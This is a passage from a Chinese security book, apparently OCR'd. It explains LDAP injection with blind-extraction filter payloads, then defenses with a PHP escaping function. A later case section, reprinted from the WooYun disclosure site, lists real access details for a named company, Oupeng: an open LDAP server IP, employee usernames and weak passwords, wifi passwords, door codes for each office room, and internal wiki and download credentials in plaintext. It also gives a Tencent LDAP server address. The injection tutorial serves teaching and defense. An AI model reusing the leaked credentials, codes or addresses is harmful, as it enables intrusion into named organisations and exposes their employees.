

图 3-1-11

一个属性发现攻击可以使用下面的 LDAP 注入：

```
(&(idprinter=HPLaserJet2100)(ipaddresss=*))(objectclass=printer)
(&(idprinter=HPLaserJet2100)(departments=*))(objectclass=printer)
```

属性不存在时的响应，如图 3-1-12：



图 3-1-12

属性存在时的响应，如图 3-1-13：



图 3-1-13

很显然，攻击者可以根据返回的结果判断属性是否存在。在第一种情况中，应用没有给出打印机的信息，因为属性 ipaddress 并不存在或不可访问(FALSE)。另一方面，第二种情况中，响应页面显示了打印机的状态，department 属性存在且可以访问。进一步说，可以使用 LDAP 注入获得一些属性的值。例如，假设攻击者想获得 department 属性的值：他可以使用 booleanization 和字符集削减技术，这将在下一节中介绍。

5.3.2 Booleanization

攻击者可以使用字母、数字搜索提取属性的值，这个想法的关键在于将一个复杂的值转化为 TRUE/FALSE 列表。这个机制，通常称为 booleanization，大意是二值化吧，图 3-1-14

概括了该机制，可用于不同的方式。



图 3-1-14

假设攻击者想知道 department 属性的值，处理如下：

```
(&(idprinter=HPLaserJet2100)(department=a*))(object=printer))
(&(idprinter=HPLaserJet2100)(department=f*))(object=printer))
(&(idprinter=HPLaserJet2100)(department=fa*))(object=printer))
```

值不是以'a'开始：



图 3-1-15

值以' fi' 开始：



图 3-1-16

如图 3-1-11 所示，本例中 department 的值是 financial，用”a”的尝试没有获取任何打印机信息，因而第一个字母不是”a”。测试过其他字母后，唯一能正常返回的只有”f”，接下来测试第二个字母，当为”i”时才正常返回，如图 3-1-16，以此类推即可获得 department 的值。

5.3.3 字符集削减

攻击者可以使用字符集削减技术减少获得信息所需的请求数，为完成这一点，他使用通配符测试给定的字符在值中是否为*anywhere*：

```
(&(idprinter=HPLaserJet2100)(department=*b*))(object=printer))
(&(idprinter=HPLaserJet2100)(department=*n*))(object=printer))
```

department 的之中没有字母”b”，图 3-1-17：



图 3-1-17

department 的之中没有字母”n”，如图 3-1-18：



图 3-1-18

图 3-1-17 是测试”b”的响应页面，没有结果说明没有字母”b”，图 3-1-18 中响应正常，意味着’n’出现在 department 值中。

通过这样处理，构成 depaetment 值的字母是哪些就可以知道了，一旦字符集削减完成，只有发现的那些字母会用于 booleanization 处理，因此减少了请求的数量。

0x04 防御 LDAP 注入

前面演示的攻击都是作用于应用层 ,因此网络层的防火墙和入侵检测机制无法防御这些 LDAP 注入攻击。然而遵循最小化暴露点和最小化权限的原则可以减小或最小化其影响。

用于防御代码注入技术的机制包括防御性编程、复杂的输入验证、动态检查和源代码分析，减轻 LDAP 注入的工作必须涉及相似的技术。

之前的 LDAP 注入攻击演示都在从客户端发送给服务器的参数中包含了特殊字符，因而有必要在发送查询给服务器之前对变量进行检查和净化处理。

总而言之，我们看到圆括号、星号、逻辑操作符、关系运操作符在应用层都必须过滤。

无论什么时候，只要可能，构造 LDAP 搜索过滤器的值在发送给 LDAP 服务器查询之前都要用应用层有效地值列表来核对。

图 3-1-19 包含了 LDAP 中用到的特殊字符和需要转义处理的字符：

左边的字符在正常情况下是不会用到的 ,如果在用户的输入中出现了需要用反斜杠转义处理。而右边的圆括号这些如果不过滤的话就会导致过滤器闭合而生产攻击者需要的 filter，这里看到不仅是用反斜杠处理，还将字符变成了相应的 ASCII 码值，这些符号本不该出现。

Requires \ escape	Requires {\ASCII} escape
• & • ! • | • = • < • > • , • + • - • " • ' • ;	• ({\28} •) {\29} • \ {\5c} • * {\2a} • / {\2f} • NUL {\0}

图 3-1-19

上面这些字符的处理在 RFC2254 中都能找到，具体实现可参考如下一段 PHP 代码：

```
function ldapspecialchars($string) {
    $sanitized=array('\\' => '\5c',
                     '*' => '\2a',
                     '(' => '\28',
                     ')' => '\29',
                     "\x00" => '\00');

    return str_replace(array_keys($sanitized),array_values($sanitized),$string);
}
```

对 LDAP 服务而言防御注入并不像 SQL 注入那么复杂，只要把守好数据的入口和出口就能有效的防御攻击，图 3-1-20 是转义前后对比的例子：

Input	Encoded Input
(o=Parens R Us (for all your parenthetical needs))	(o=Parens R Us \28for all your parenthetical needs\29)
(cn=***)	(cn=*\2A*)
(filename=C:\MyFile)	(filename=C:\5cMyFile)
(bin=NULLNULLNULLEOT)	(bin=\00\00\00\04)
(sn=Lučić)	(sn=Lu\c4\8di\c4\87)

图 3-1-20

0x05 本文小结

文章开始的 LDAP 介绍到后面 LDAP 注入与防御部分，读者朋友可能发现关于 LDAP 的介绍存在部分内容上的重叠，之所以保留，主要是考虑到这重叠的部分是以不同的视角去看待的。IBM Redbooks 的介绍更多多从企业层面出发，而后面的译文则更多地从一个安全研究者的角度看待问题，内容上差不多，但是体现了个体与整体之间的不同。 再总结一下本文的内容，本文主要分为两部分，第一部分是对 LDAP 的介绍，又分为背景介绍和特性的简单介绍；本文第二部分讨论 LDAP 注入攻击和防御，攻击分为普通注入和盲注入，并给出了对应的测试案例。从篇幅上来说，本文重点在 LDAP 注入这一部分，并不是说防御这一块不重要，而是因为 LDAP 虽然类似于数据库，但是在查询上相比更为简单，对于其防御可以参考数据库的防御措施。另外理解 LDAP 的特性也很重要，因为部署该服务，除了我们说的注入攻击之外，服务器管理、配置不当也会引发安全问题。

0x06 参考资料

本文到这里就差不多要结束了，在此再提两点：LDAP 服务开启的端口是 389，如果发现某个服务器上开启了该端口很可能就是开启了 LDAP 服务，针对 LDAP 的软件有 ldapbroswer、ldap blind explorer；之前说到 LDAP 注入漏洞在现实生活中真实存在，在这里给出一个 LDAP 信息泄露的例子，虽然不一定是 LDAP 注入直接导致的，但足以说明会造成巨大危害，同时也有例可循：

WooYun: 腾讯某服务配置不当内部海量敏感信息泄露!
(http://www.wooyun.org/bugs/wooyun-2013-045626)
WooYun: 腾讯某研发中心某系统多用户弱口令可能导致该产品线及业务受影响!
(http://www.wooyun.org/bugs/wooyun-2013-046031)

以下是形成本文的过程中参考过较重要的资料：

http://www.redbooks.ibm.com/redbooks/SG244986/wwhelp/wwhimpl/js/html/wwhelp.htm
https://www.blackhat.com/presentations/bh-europe-08/Alonso-Parada/Whitepaper/bh-eu-08-alonso-parada-WP.pdf
http://blog.nci.ca/nciblog/2013/6/12/ldap-injection

http://stackoverflow.com/questions/3028770/preventing-ldap-injection

（全文完）责任编辑：Rexy

第2节 实际案例

作者：官方

来自：乌云、书安

网址：http:// www.wooyun.org/、http://www.secbook.net

1 欧朋 LDAP 服务匿名访问,内部大量泄露等!

详细说明：

LDAP 匿名访问:
59.151.111.93:389



图 3-2-1

漏洞证明：

我看到有些公司的邮件系统直接用 LDAP 明文存储邮箱密码的，结果从高管到员工的邮箱可能全部被控制。发现真是进入企业内部的好通道啊!

总有几个员工弱口令的:

https://mail.oupeng.com
kongcongcong@oupeng.com
kongcongcong
renyongy@oupeng.com
renyongy

图 3-2-2



图 3-2-3

wifi:

Hubei446
Beijing7

Guangdong3
Guangxi0
Xinjiang0
Fujian42

看出每月密码更换规则没?

公司每个小房间门禁密码:

房间号	密码
926	110926*
927	110927*
928	110928*
929	110929#
937	110937#
938	110938#
939	110939*

这个公司不错,事无巨细:

图 3-2-4

其他信息等:

网址：https://service.beijing.opera.com/projects/oupeng-internal/oupeng8-ip.apk
短网址：http://tinyurl.com/cnbh5sv （手机访问）
用户名：oupeng-internal
密码：keeCh2Da
https://wiki.oupeng.com:2005/index.php/SysAdmin#WIFI
wiki 用户名 renyongy 密码 waiXoh5f
https://ssl.oupeng.com:8000/Plugin-center_Phase2/
wiki 用户名 renyongy 密码 waiXoh5f



图 3-2-5

2 腾讯某服务配置不当内部海量敏感信息泄露!

详细说明：

LDAP 服务:TX 是我见过 LDAP 结构最大的一个!

123.151.149.115: 389

漏洞证明：

所有域如图 3-2-6：



图 3-2-6

sec 的如图 3-2-7 和图 3-2-8：

